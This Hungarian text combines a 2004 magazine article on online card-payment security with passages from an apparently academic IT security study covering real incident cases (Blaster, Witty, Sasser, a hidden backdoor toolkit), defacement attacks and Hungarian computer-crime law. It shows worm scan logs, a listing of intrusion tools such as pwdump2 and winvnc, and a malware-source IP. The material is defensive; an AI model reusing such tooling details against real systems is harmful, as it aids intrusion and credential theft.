évről évre nő - a Magyar Nemzeti Bank (MNB) adatai szerint tavaly a vásárlások 36 százalékánál kártyával fizettek, a 2002-es arányt 4 százalékkal meghaladva -, a vásárlások összértéke azonban a tejes kártyahasználaton belül csupán 13 százalék volt (2002-ben 12 szálalék). Tavaly 473 milliárd forintért vásároltak plasztikokkal, ebből mindössze néhány százmilliót költöttek a hazai weboldalakon, és bár a külföldieken többet, ezek értéke sem érheti el az 1 milliárd forintot - ismerteti a becsléseket Horváth Balázs, az OTP Bank kártyaüzleti főosztályának vezetője. A már említett okokon kívül ugyanis további magyarázata is van a visszafogott világhálós költésnek, éspedig a bizalmatlanság. Az internetes vásárló ugyanis attól tart, hogy adataihoz illetéktelenek férnek hozzá, akik azokkal visszaélhetnek. "A félelmek alaptalanok. Ha az interneten vásárolunk, akkor nem a kereskedőnek adjuk meg a plasztikunk számát és lejáratát, hanem a vele szerződött banknak nyílik meg egy külön ablaka a fizetéskor, és ekkor el is hagyjuk a tranzakció idejére a kereskedő website ját" - oszlatja el a tévhiteket Divinyi Mariann, az Inter-Európa Bank (IEB) e-business üzletágának vezetője. Így csak a szóban forgó pénzintézet ismeri meg a kártya adatait. A kereskedő is csupán a pénzintézettől értesülhet arról, hogy az összeget a kibocsátó bank elkülönítette a vásárló (azaz a kártyabirtokos) számláján. A magyarországi internetes áruházakkal 1999-ben elsőként az IEB szerződött, majd az OTP Bank is beszállt, jelenleg körülbelül fele-fele arányban osztoznak a piacon, a napokban pedig a K&H Bank is csatlakozott e körhöz. Internetes vásárlásra

egyébként ma bármely bank ügyfelének lehetősége van, külön szerződést nem igényel e lehetőség, akinek birtokában van egy megfelelő, jellemzően dombornyomott kártya, az élhet e fizetési móddal, ám a hazai internetes áruházakat felkereső valamennyi vevő a fenti három pénzintézet egyikén keresztül bonyolítja le az ügyletet (ehhez a bankokkal csupán a kereskedőknek kell megállapodást kötniük). A biztonságos fizetést az garantálja, hogy a kommunikációs csatornát egy 128 bites titkosító kulcs védi. "Mai ismereteink szerint ennek feltöréséhez 100-120 év kellene" - mutat rá Horváth Balázs arra, hogy ez a titkosítás már önmagában elegendő a biztonságos kártyahasználathoz. Ha az ügyfél számára ez mégsem kellőképpen megnyugtató, akkor a bankok a biztonságérzet növelése céljából - tehát inkább pszichés okokból - lehetővé teszik további biztonsági elemek beépítését. Az Inter-Európa Banknál például a Kártyaőr szolgáltatás keretében minden egyes vásárlás előtt egyszer használatos kártyaszámot igényelhetünk, amit sms-ben juttat el hozzánk a pénzintézet, és csak ennek felhasználásával fizethetünk. A vásárlás biztonsága tovább növelhető az úgynevezett Verified by Visa eljárással, amelyet az IEB Magyarországon elsőként vezetett be ez év januárjában. Ennek lényege, hogy a kártyabirtokos a vásárlás során újabb titkos kóddal azonosíthatja magát. Az OTP Banknál más módszerrel garantálják a biztonságot. Itt az elektronikus számlacsomag részeként webkártyához jut az ügyfél, amelyhez külön számla tartozik. Ennek egyenlege nulla, és a számlára csak akkor kerül pénz, amikor az ügyfél az internetes fizetés miatt azt ráteszi. A fizetéssel értelemszerűen ismét nullázódik a számlaegyenleg. A bankok a kártyás visszaélések megszüntetése érdekében számos egyéb olyan biztonsági elemet is beépítettek rendszerükbe, amelyeket nemcsak az internetes költésnél, hanem bármely más esetében is használnak. Így például monitorozzák a kártyaforgalmat, és felhívják az ügyfelet telefonon, ha a szokásostól eltérő használatot tapasztalnak. A legtöbb pénzintézet felajánlja, hogy sms-t küld (külön díj ellenében) a készpénzfelvétről és a kártyás vásárlásról, de limit is beállítható, amelynél többet egy adott időszakban nem költhet az ügyfél, így ennél nagyobb kár sem érheti.

ERŐSÖDŐ BIZALOM. A kártyás csalásokat hazánkban jellemzően nem is az internetes használat közben vagy a világhálón megszerzett adatokkal követik el. Az MNB adatai szerint például 2003 első felében mindössze 8 millió forintnyi kár keletkezett olyan visszaélésekből, ahol a háttérben a postai, telefonos vagy internetes megrendelés és bankkártyás fizetés állt. E problémás esetek száma pedig mindössze 198 darab, és közülük is mindössze néhány volt internetes csalás, holott összesen 1500 kártyacsalást rögzítettek tavaly, amiből 67 millió forintnyi kára volt a kártyakibocsátóknak, és mintegy 68 millió forintnyi a kártyákat elfogadó, a POS terminálokat üzemeltető bankoknak együttesen. A netes csalások esetében jellemzően lopott kártyák adataival éltek vissza, nem pedig hackerek törtek be a védett adatállományba. A biztonsági szabályoknak köszönhetően várhatóan egyre többen teszik félre az internetes fizetéssel szemben táplált ellenérzéseiket, így a piac ugrásszerű fejlődés előtt áll - véli Nemcsics Róbert, a K&H Bank lakossági termékek és csatornák ügyvezető igazgatója Nemcsics állítja: ha valaki egyszer sikeresen vásárolt ezen az úton, az a jövőben is bátran tér be internetes áruházakba, az első fizetésre a legnehezebb rávenni az ügyfelet. Míg a magyarországi virtuális áruházakban a bankkártyás vásárlás megbízhatóságán három hazai bank őrködik, ha külföldi internetes boltban szeretnénk fizetni, érdemes körültekintően eljárnunk, és az oldal védettségét biztosító nemzetközi tanúsítványokat keresni - ajánlják a szakemberek.

BIZTONSÁGBAN. Az internetes boltok honlapján feltüntetett kis lakat azt jelzi, hogy az adott website valamilyen biztonsági eljárással védett. A lakatra rákattintva az is megjelenik, hogy erről melyik nemzetközi tanúsító szervezet adta ki a bizonyítványt (certificate). Az egyik legnagyobb ilyen garantőr a VeriSing, amelynek logóját több cég - ha a tanúsítvánnyal rendelkezik -, már eleve kiteszi a honlapjára, hangsúlyosabbá téve az oldal védettségét.

Lovas Judit

Megjelent: Figyelő - 2004. április 22.

10.3 C – Konkrét adatok megtörtént esetekről

Ebben a fejezetben kerülnek bemutatásra azok az esetek, melyekről a technikai részletekbe menően rendelkezésre állnak az adatok és tanulságosak. Mindennapos esetekről van szó, ezért csak a tanulságuk miatt kerültek beválogatásra abból az esethalmazból, ami manapság sajnos minden nagyobb informatikai rendszerben tömegesen fordul elő.

Az incidensek bemutatása előtt hivatkoznunk kell azokra az erőfeszítésekre, melyeket az incidensek leírásának formalizálására és katalogizálására fordítanak a szakemberek. Jelen esetben még nem használjuk ezt, mert a rendszer még fejlesztés alatt áll.

A jelenleg „informális” kategóriában lévő RFC3067 szerint az incidensobjektum leírására és cseréjére szolgáló formátum (Incident Object Description and Exchange Format – IODEF) meghatározásának az a célja, hogy az így meghatározott formátum alkalmas legyen az incidensek leírására, archiválására, és a CSIRT-ek (Computer Security Incident Response Teams, számítógépes biztonsági incidensekre reagáló egység) közti információcserére. Az információcsere körébe tartozik az incidensre való figyelemfelhívás, a vizsgálat alatt lévő incidensek kezelése, az incidensekből statisztikák és jelentések előállítása a megfelelő adatvédelmi szabályok betartása mellett.

10.3.1 Féregtámadás

Gyanús jelenségek: (W32. Blaster féreg). Egy gépről egy másik gép több portját támadják:

```
491 connections from 195.111.y.yyy...

Start of scan: 1064835721 = Mon Sep 29 13:42:01 2003
1064835721 195.111.y.yyy 3138 -> 195.113.xxx.10 135
1064835721 195.111.y.yyy 3139 -> 195.113.xxx.11 135
1064835721 195.111.y.yyy 3140 -> 195.113.xxx.12 135
1064835723 195.111.y.yyy 3141 -> 195.113.xxx.2 4444
1064835748 195.111.y.yyy 3142 -> 195.113.xxx.3 4444
```

Bár a naplóban nem látszott, még a 69-es UDP portot is támadták. A *támadó és az áldozat* is egyértelműen beazonosítható. A támadó maga is áldozat lehet.

Támadási eljárás: A támadó kihasználta a MS Windows operációs rendszer RPC sebezhetőségét.

Védekezési lehetőségek: MS patch-ek feltevése. Tűzfalon blokkolni a TCP 4444-es portot, valamint a TCP 135-ös és az UDP 69-es portokat akkor, ha a DCOM RPC és a TFTP alkalmazásokat nem használják.

10.3.2 SPAM levelek tömeges kibocsátása I.

Gyanús jelenségek: A `193.111.xxx.xxx` Windows 2000-es operációs rendszerű gép a tulajdonos tudta nélkül ontotta az elektronikus leveleket. A levelezőszerver – ami egy másik gépen futott – rendszergazdája vette észre az illegális hálózati forgalmat, és kitiltotta a gépet. A PC-nek a hálózatról történő lekapcsolása is megtörtént.

A gép „elhanyagolt” állapotú volt, ezért a rendszerhez tartozó frissítéseket feltettük; vírusölő-t (Virusbuster és Norton Antivirus) nem mutatott ki vírust; a kémszoftverek ellen Ad-aware és Spybot-ot installáltunk, ami jónéhány oda nem illő kódot eltávolított. Ezután személyes tűzfalat (szoftveres) telepítettünk, és újra a hálózatra került a gép, és újra használhatta a levelezőszervert.

A legnagyobb meglepetésre a – személyes tűzfal kimutatta – gép továbbra is küldte a leveleket. Ugyancsak a tűzfalon látszott, hogy a `66.111.xxx.xxx` tartományból (nemcsak egy címről!) csomagok érkeznek.

A támadó: nem volt egyértelműen beazonosítható.

Az áldozat: a célgépen kívül még azok a postaládák, amelyeknek címei az áldozat gépének “Address book”-jában voltak.

Megoldási kísérletek: A már említett biztonsági foltozások feltevése, vírusölő, kémszoftverek elleni védelem, tűzfal.

Megoldás: Az Interneten találtuk egy hasonló eset leírását és a hozzávaló eszközt:

`http://www.dslreports.com/forum/remark,8021632~root=security,1~mode=flat`, vagy `http://tinyurl.com/2sba2`

Az adott eszköz (BOCLean) nem volt szabadon letölthető, így nem tudtuk kipróbálni, hogy valóban megoldás jelentene-e. Más eszközzel nem lehetett kimutatni vírust, férget vagy trójait. A gépet újra telepítettük.

10.3.3 SPAM levelek tömeges kibocsátása II.

Jelenség: egy hétvégén az egyik gépről hatalmas „szemét forgalom" indult a célgépek UDP 4000-es portjára. Legalább 50000 számítógépet érintett a fertőzés.

Oka: Witty Worm, a fertőzés hamar lecsengett, ld. `http://isc.sans.org/images/witty2.jpg`

Érintett: BlackICE tűzfal, RealSecure tűzfal

A féreg eltüntenése egy bootolással megoldható, mivel csak a memóriában ül meg, fájlt nem hoz létre a rendszereken. Sajnos, a féreg a merevlemezen véletlenszerűen kiválasztott szektorain felülírást végez, ami miatt a rendszer megsérül, és nagy valószínűséggel újra kell telepíteni.

Részletek:

`http://securityresponse.symantec.com/avcenter/venc/data/w32.witty.worm.html`

`http://securityfocus.com/news/8291`

10.3.4 Illegális .exe fájl futása

Gyanús jelenségek: Egy adott gép időnként teljesen lelassul, van, amikor már csak az újraindítás segít. A gépen van fent vírusölő (AVG) és tűzfal (Zonealarm). Spybot és Ad-aware utáni letisztítás nem hozott eredményt. A lassuláskor észrevehető, hogy a TFTP fut, ezért leszedik a TFTP-t. Ennek ellenére a lassuláskor újra megjelenik a TFTP.

Egy másik gépről megvizsgálva az adott gépet észrevettük, hogy a **`c:\System Volume Information\`** könyvtárban van egy **`default.ini`** (látható) fájl, és egy **`unreality`** nevű, de nem látható könyvtár. A könyvtárba a *`cd`* paranccsal be lehetett lépni.

Támadó és a támadás módja: nem volt beazonosítható.

Megoldási kísérletek:

a) Az első lépésként az **`unreality`** könyvtár és tartalmát szerettük volna láthatóvá tenni. Nem sikerült. Sem a rejtett (hidden) fájlok kiíratásakor nem jelen meg, sem a *`dir *.* /ah`* parancs kiadásakor. A gépen volt egy Cygwin rendszer, de az *`ls -l -a -q`* parancs sem adta ki, a *`chmod`* parancs után pedig lefagyott a gép.

b) A `http://www.sysinternals.com` oldalról több hasznos fájlt letöltve, majd ezek közül a FileMon-t elindítva látni lehetett, hogy az **`unreals.exe`** kezeli a **`C:\System...\unreality\default.ini`** fájlt (open, lock, query info, read, unlock, close). Ráadásul még a processz azonosítószámát (PID) is megtudtuk. A PsList azonban nem listázta ki a processzt.

c) Időközben sikerült az **`unreality`** tartalmát felfedni, melynek tartalma:

```
2003.08.01.  04:32            99 328 bouncer.exe
2003.08.01.  04:32               768 def.ini
2003.10.21.  13:12             1 194 default.ini
2003.08.01.  04:32            44 544 dumpwin.exe
2003.08.01.  04:32            69 632 handle.exe
2003.08.01.  04:32            37 888 instsrv.exe
2003.08.01.  04:32                 0 key.old
2003.08.01.  04:32           675 840 libeay32.dll
2003.08.01.  04:32         1 026 560 mshtml.exe
2003.08.01.  04:32            77 878 msvcirt.dll
2003.08.01.  04:32           295 000 msvcrt.dll
2003.08.01.  04:32            45 056 omnithread_rt.dll
2003.08.01.  04:32           146 704 pdh.dll
2003.08.01.  04:32            28 944 psapi.dll
2003.08.01.  04:32           131 072 psinfo.exe
2003.08.01.  04:32            77 824 pskill.exe
2003.08.01.  04:32            49 152 pslist.exe
2003.08.01.  04:32            45 056 psloggedon.exe
2003.08.01.  04:32            49 152 psservice.exe
2003.08.01.  04:32            81 920 pssuspend.exe
2003.08.01.  04:32            32 768 psuptime.exe
2003.08.01.  04:32            32 768 pwdump2.exe
2003.08.01.  04:32            67 072 reg.exe
2003.08.01.  04:32               664 rup4.txt
2003.08.01.  04:32            36 864 samdump.dll
2003.08.01.  04:32            23 155 serv-u.gid
2003.08.01.  04:32            28 160 serviceadd.exe
2003.08.01.  04:32            28 160 servicedel.exe
2003.08.01.  04:32            31 744 servicelist.exe
2003.08.01.  04:32            13 312 srvany.exe
2003.08.01.  04:32           151 552 ssleay32.dll
2003.08.01.  04:32         2 142 720 svchost.exe
2003.08.01.  04:32            36 864 tzolibr.dll
2003.08.01.  04:32            32 768 vnchooks.dll
2003.08.01.  04:32           162 816 wget.exe
2003.07.05.  21:18         1 291 040 WindowsXP-KB823980-x86-ENU.exe
2003.08.01.  04:32           208 896 winvnc.exe
2003.08.01.  04:32            49 936 XCACLS.EXE
              38 fájl          7 354 771 bájt
               0 könyvtár   3 580 366 848 bájt szabad
```

A **`rup4.txt`** fájlból meg lehetett tudni, hogy a fájlok többségét a `213.161.194.237` IP cím 17935 portjáról szedte le valamilyen alkalmazás.

Következtetés: Hasonló esetek után kutatva az Interneten, arra a következtetésre juthattunk, hogy valószínűleg warez-ftp szervernek szerették volna használni a gépet, de ez – esetleg a tűzfal miatt – nem sikerült. Végül a gép újratelepítése mellett döntöttünk.

10.3.5 Sasser, avagy a frissítések hanyagolása

Eleinte a telefonos bejelentések alapján a régi kevésbé veszélyes *Soccer* vírusra gondolhatott az ember, de hamar kiderült, hogy ez a vírus sokkal hatékonyabb, és bosszantóbb jelenségeket eredményező egyed.

Jelenség: A PC a belépés után 1-2 perccel újrabootolja magát (akárcsak a *Blaster* esetében), így a hálózatról sem sikerül ennyi idő alatt betölteni a szükséges javításokat.

Terjedés oka: egyik esetben sem voltak fent a Windows frissítések. A vírus május 1.-én jelent meg, és a foltozatlan Windows rendszereket támadta.

Megoldás: Safe mode-ban boot-olni (F8 lenyomása boot közben), majd a KB835732-es javítás feltevése. Utána már az állandó újrabootolás megszűnik, de a többi frissítést is fel kell tenni a rendszerre, és be kell állítani, hogy a jövőben ezt automatikusan hajtsa végre a rendszer!

10.3.6 Vakriasztás, egy példa a sok közül

Jelenség: adott adatbányászati projektben résztvevő néhány gép, melyek nagymennyiségű weblapot töltenek le az aktuálisan megcélzott szerverről. Az adott szerver ezt (automata) beállításaitól függően támadásnak véli.

Megoldási javaslatok:

- előre értesíteni kell a letöltés alatt álló rendszer üzemeltetőjét, hogy nem támadásról lesz szó, vagy fenntartani egy információs honlapot, ahol a projekt célja és működése pontosan le van írva több nyelven is,
- beállítani olyan késleltetéseket, melyekkel a célrendszer nem érzi túlterheléses támadás alatt magát,
- kerülni minden olyan beállítást, amivel „elrejtjük magunkat, hogy ne tudják, kik vagyunk” állapotot idézünk elő, mert egy rámenős szakember kideritheti így is, és csak kínosabb magyarázkodni, és nehezebb meggyőzni az illetőt.

10.4 Röviden a hazai deface támadásokról

Mottó: Its funny how a lot of “hackers” can root boxes but they don't know the difference between you're and your.

Ez a résztanulmány a számítógépes bűnözés egy a médiák által igen felkapott ágával, a *deface* támadásokkal foglalkozik. A tanulmány célja maga a fogalom és a fogalom mellett megjelenő egyéb definíciók, fogalmak tisztázása, a témakörbe illő nemzetközi és hazai jogi intézkedések valamint statisztikák és fiktív esettanulmányok bemutatása a teljesség igénye nélkül. A fejezetek megírásánál igyekeztünk összefüggőnek maradni, hogy a lehető legtisztább képet fessük le, valamint néhány kivételtől eltekintve megpróbáltunk objektív rálátással fogalmazni.

10.4.1 A “deface” fogalma és tartalma

A deface angol eredetű szó. Jelentése lehet: bemocskolni, elcsúfítani, eltorzítani, kitörölni, kivakarni, leszakítani, letépni, megcsonkítani, megrongálni, olvashatatlanná tenni. Szemantikailag az arc, arculat megrongálása (nem brutális értelemben) postai hasonlattal élve az az aktus, amikor a pecsétet elhelyezik a bélyegen az újbóli felhasználás megakadályozására. Számítástechnikai értelemben azt az aktust hívják defacenek, amikor többnyire ismeretlen szakember megfelelő hozzáférési jogosultságokhoz jutva egy számítógép weboldalát


megváltoztatja (lokálisan), vagy egy általa készített oldalra cseréli (az előre elkészített oldalt teszi fel).

Ebből következően a deface – magyarul egy oldal felülírása – általában a háttérben folyó, csendes hacker tevékenység egyik a nagyközönség számára talán leglátványosabb része. Ezt szokta a média is felkapni és bemutatni. Maga az oldal megváltoztatása az erkölcsi károkon kívül a leggyakrabban nem okoz semmilyen más anyagi jellegű hátrányt az áldozat számára. Egy csendes, háttérben folyó adatlopás, ipari kémkedés annál inkább okozhat kárt, azonban amíg a defaceelő felhívja magára a figyelmet, és kivívja az üzemeltetők ellenszenvét, addig a háttérben munkálkodó tényleges anyagi kárt okozó hackerre leggyakrabban nem súlyt le a törvény keze.

10.4.1.1 Massdeface – tömeges deface támadás

A defacelésnek egy speciális, egyedi fajtája a massdeface. A mass ugyancsak angol eredetű szó, Jelentése lehet: tömeg, hatalom, (nagy) csomó, rakás. A számítástechnikai biztonságtechnikában korábban azt a deface típusú támadást nevezték massdefacenek, amikor a támadó egy szerveren működő több különböző weboldalt változtatott meg egyszerre. Tehát képletesen a “Little Byte” nevű webhosting-gal foglalkozó cég webszerverén lévő összes független honlap nyitóoldalát azonos időpontban változtatja meg a betörő.

Itt kell megjegyezni, hogy a deface támadásokat nyilvántartó adatbázis honlapok, melyekről később még lesz szó, csak azon támadásokat számolják bele ebbe a típusú massdeface-be, amelyek nyitóoldalához különálló másod-, harmad-, negyedszintű domain is tartozik. Például ha a támadó a `http://www.irgumburgum.hu/index.html` mellett a `http://www.irgumburgum.hu/~kispista/index.html`-t is megváltoztatja, az nem számít massdeface-nek.



Ábra 64. Az egyik megváltoztatott oldal kinézete

A 2001-es év közepén az amerikai-kínai hacker háború következtében egy új irányvonal rajzolódott ki a deface kultúrában. A „deface-versengésben” naponta százas nagyságrendű feltört oldal arra késztette a nagyobb csapatokat és személyeket, hogy trófea-gyűjteményük újabb elemeit speciális, hibákat kereső programok segítségével bővítsék. Ilyen program a massrooter, mely egy tömeges szerverfeltörő program. Ez az előre megadott IP tartományban lévő összes, távolról kihasználható biztonsági réssel rendelkező gépet automatikusan feltöri, és egy hátsó bejáratot helyez fel a gépre vagy megváltoztatja a szerver nyitóoldalát, így tulajdonképpen a defacelés egy jelentős részét automatizálták. Ennek hatására a defacelések száma drasztikusan megemelkedtek.

Többek között ennek, illetve a különböző hackertámadások következtében zárt be az 1995-ben indult *Attrition.Org* deface archívumának folyamatos karbantartása és frissítése 2001. májusában.

> *„A honlapok feltörését regisztráló nonprofit Attrition.org készítői hétfőn úgy döntöttek, a támadások elburjánzása miatt nem követik tovább az önjelölt hackerek munkásságát. A több mint öt évre visszanyúló deface-archívum készítői szerint olyan mértékben megnövekedett a honlaptörések száma, hogy négy-öt óráig tartana, mire egynapi termést feldolgoznak, ezért inkább leállítják a projektet. Az 1995-ben indult oldal múlt hónapban egyes napokon több mint száz támadást regisztrált.”*
>
> *Forrás: C|NET, index.hu*

Mára ezeket a támadásokat is a mérvadó deface archívumok a massdeface kategóriába sorolják, mivel igen közeli, egymás mellett lévő IP tartományban lévő gépek tucatjainak nyitóoldala változik meg egyetlen éjszaka alatt.

Ennek a módszernek a megjelenése hazánkban 2003. december végére (26-ra) datálható, amikor egyetlen nap alatt több mint 45 különböző oldalon jelent meg a külföldi hackercsapatok üzenete, közte több brazil csapaté.

10.4.1.2 Defacers' challange – a verseny

A 2003. június végén, július elején a `http://www.defacers-challange.com` weboldalán olyan felhívás jelent meg, amely arra szólítja fel a deface támadásokkal foglalkozó hackereket világszerte, hogy vegyenek részt egy úgynevezett "defacement challenge" versenyen. Ennek a célja az volt, hogy az előre meghatározott időintervallumban (2003. július 6-án) minél több weboldal nyitóoldalát megváltoztassák, bizonyítva, hogy sikerült az ellenőrzést az áldozat gépe felett megszerezniük valamilyen szinten.

Bár a verseny kezdete után számos biztonságtechnikai honlap is elérhetetlenné vált a verseny állásával és eredményeivel kapcsolatos hírek iránt érdeklődő netezők kérelmeinek túlterhelése miatt, komolyabb atrocitásra nem került sor, és tulajdonképpen a lecserélt oldalak száma sem tért el a megszokott átlagtól.

Pozitívumként fogható fel az a tény, hogy a médiák segítségével az üzemeltetők és az egyszerű internetezők százezreinek számára vált „hirtelen" fontossá gépük biztonsága, és az előzetes támadásra számítva megpróbálták minél jobban befoltozni a néhol komoly hiányosságokat mutató rendszerüket.

10.4.1.3 Deface archívumok

A deface támadások nyomai csupán pár percig, óráig láthatóak egy URL hivatkozás alatt, amíg a szerver üzemeltetője, rendszergazdája a „hibát" érzékelve nem állítja vissza az eredeti állapotokat. A megváltozott nyitóoldalak archiválása, nyilvántartása a deface archívumok elsődleges feladata. Ezen kívül természetesen más feladatokat is elláthatnak. A mai akár napi 400 feletti defacelések folyamatos ellenőrzésére és nyilvántartásba vételéhez komoly erőforrásokra és sok szabadidővel rendelkező munkatársakra (akik képesek leellenőrizni a bejelentéseket) van szükség. A kezdetben igen komoly szakember gárdát felsorakoztató archívumok még képesek voltak a napi pártucatnyi oldal archiválására, azonban az idő múlásával, ahogy egyre gyakoribbá és divatosabbá vált webszerverek nyitóoldalának megváltoztatása, több neves archívum is bezárásra kényszerült. Ilyen volt a már említett Attrition.Org mellett a többtucat terheléses támadást (DoS, DDoS) támadást megélt Alldas.De deface archívum is.

Az archívumok bezárásának volt egy másik oka is, mégpedig az, hogy a régi-vágású hackerek néha elég erős nemtetszésüket fejezték ki az ilyen archívumok ellen DoS és DDoS támadásokkal. Véleményük szerint maga a defacelés lealacsonyítja a hacker tevékenység fogalmát.

Hazai viszonylatban Kovács „KoGa" Gábor archívuma a mérvadó, amely a fenntartó korlátozott szabadideje függvényében frissül (ld. `http://core.koga.hu/defaced/`).

Nemzetközi viszonylatban jelenleg a Zone-H (`http://www.zone-h.org`) az egyetlen komoly és mérvadó deface archívum, mely a támadások regisztrálása mellett IT biztonsági hírekkel, statisztikákkal és biztonságtechnikai tanácsokkal várja a látogatókat oldalain.

10.4.1.4 Hackme szerverek

A hackme szerverek lényege, hogy a biztonságtechnika és hackerkedés iránt érdeklődőknek lehetőséget biztosítsanak felelősségre vonás nélkül tudásuk csiszolására. Magánszemélyek, szervezetek, cégek előre bekonfigurált szervereket állítanak fel, és tesznek elérhetővé az Interneten keresztül, amiket bárki feltörhet és sikerét a nyitóoldal felülírásával igazolhatja. Ilyen szerverek nyilvántartásával és üzemeltetésével foglalkozik többek között a Pull The Plug (`http://www.pulltheplug.com`) és a Hack3r.Com (`http://www.hack3r.com`) weboldal is. A hackme szerverek megfelelő szintű naplózásával a későbbiek folyamán az addig figyelmen kívül hagyott biztonsági rések felkutatása és vizsgálata a tevékenység fő célja.

Magyarországi viszonylatban a telnet Magyarország Rt. pár évvel ezelőtti hackme versenye az egyetlen említésre méltó, mely a sikeres behatoló számára 1 millió forintos pénzjutalmat ígért. Ezen verseny eredmény nélkül zárult, mivel nem sikerült senkinek sem megváltoztatnia a szerver nyitóoldalát. Megjegyezném, hogy több nyilvános fórumon (levelezőlisták, internetes fórumok, IRC) a versennyel kapcsolatban arra a következtetésre jutottak, hogy a kiszolgáló operációs rendszere CD lemezről bootolt és ezért nem lehetett feltörni. Ezt a cég cáfolta (CD-ről bootoló gépben is van memória, és a szerveren működő és a látogatók által írt/szerkesztett vendégkönyvet nehéz lett volna CD-ről produkálni), de felvetődik a kérdés, hogy ilyen versenyeket milyen garanciák mellett kell megszervezni, hogy a felek ne vádolhassák egymást a verseny folyamán vagy a vége után.

Itt kell megemlíteni Bruce Schneier cikkét, mely arról szól, hogy azok a pénzdíjas versenyek, melyeket cégek a saját termékük (szerverük) biztonságát igazolandó hirdetnek meg, nem szerencsések, és nem lehet biztonsági szempontból következtetéseket levonni a verseny eredményéből. A cikk 1998-as, de sajnos ma is igazak az akkor leírtak:

`http://www.schneier.com/crypto-gram-9812.html#contests`

10.4.2 Törvényi rendelkezések

Az Internet forradalma a 90-es évek közepére datálható, amikor a Microsoft Windwows'95 megjelenésével és az infrastruktúra fejlődésének következtében elérhető közelségbe került a számítástechnikához nem értők számára is a világháló. Az akkori hacker kultúra a médiák és az új tömegek „érkezésének" következtében átértékelődött. A cégeknél és kormányszerveknél jelentkező egyre több számítógépes bűncselekmény arra ösztönözte a kormányokat, hogy a legkülönbözőbb módon próbálják megvédeni számítógépeiket, adatbázisaikat az arctalan bűnözőkkel szemben. Természetesen a nemzetbiztonság is hamar foglalkozott a területtel. Még az Internet első hazai lépésénél kikötés volt, hogy a vonalakon menő információ lehallgatható legyen, igaz, akkoriban az elv volt fontos, mivel a megfelelő eszköz és szaktudás előbb volt meg az egyetemek és kutatóintézetek embereinél.

A demokratikus eszközökkel történő kézben tartás, korlátozás, szabályozás és szankcionálás egyik módja a területet érintő jogalkotás.

10.4.2.1 Hazai törvények

A hazai törvények közül a 2001. évi CXXI. Tv. 57. paragrafusa: „Számítástechnikai rendszer és adatok elleni bűncselekmény" említendő első helyen. Ez a törvény 2002. április 1-től hatályos.

> *(1) Aki számítástechnikai rendszerbe a számítástechnikai rendszer védelmét szolgáló intézkedés megsértésével vagy kijátszásával jogosulatlanul belép, vagy a belépési jogosultsága kereteit túllépve, illetőleg azt*

megsértve bent marad, vétséget követ el, és egy évig terjedő szabadságvesztéssel, közérdekű munkával vagy pénzbüntetéssel büntetendő.

(2) Aki

a.) számítástechnikai rendszerben tárolt, feldolgozott, kezelt vagy továbbított adatot jogosulatlanul megváltoztat, töröl vagy hozzáférhetetlenné tesz,

b.) adat bevitelével, továbbításával, megváltoztatásával, törlésével, illetőleg egyéb művelet végzésével a számítástechnikai rendszer működését jogosulatlanul akadályozza, vétséget követ el, és két évig terjedő szabadságvesztéssel, közérdekű munkával vagy pénzbüntetéssel büntetendő.

(3) Aki jogtalan haszonszerzés végett

a.) a számítástechnikai rendszerbe adatot bevisz, az abban tárolt, feldolgozott, kezelt vagy továbbított adatot megváltoztat, töröl vagy hozzáférhetetlenné tesz, vagy

b.) adat bevitelével, továbbításával, megváltoztatásával, törlésével, illetőleg egyéb művelet végzésével a számítástechnikai rendszer működését akadályozza, és ezzel kárt okoz, bűntettet követ el, és három évig terjedő szabadságvesztéssel büntetendő.

(4) A (3) bekezdésben meghatározott bűncselekmény büntetése

a.) egy évtől öt évig terjedő szabadságvesztés, ha a bűncselekmény jelentős kárt okoz,

b.) két évtől nyolc évig terjedő szabadságvesztés, ha a bűncselekmény különösen nagy kárt okoz,

c.) öt évtől tíz évig terjedő szabadságvesztés, ha a bűncselekmény különösen jelentős kárt okoz.

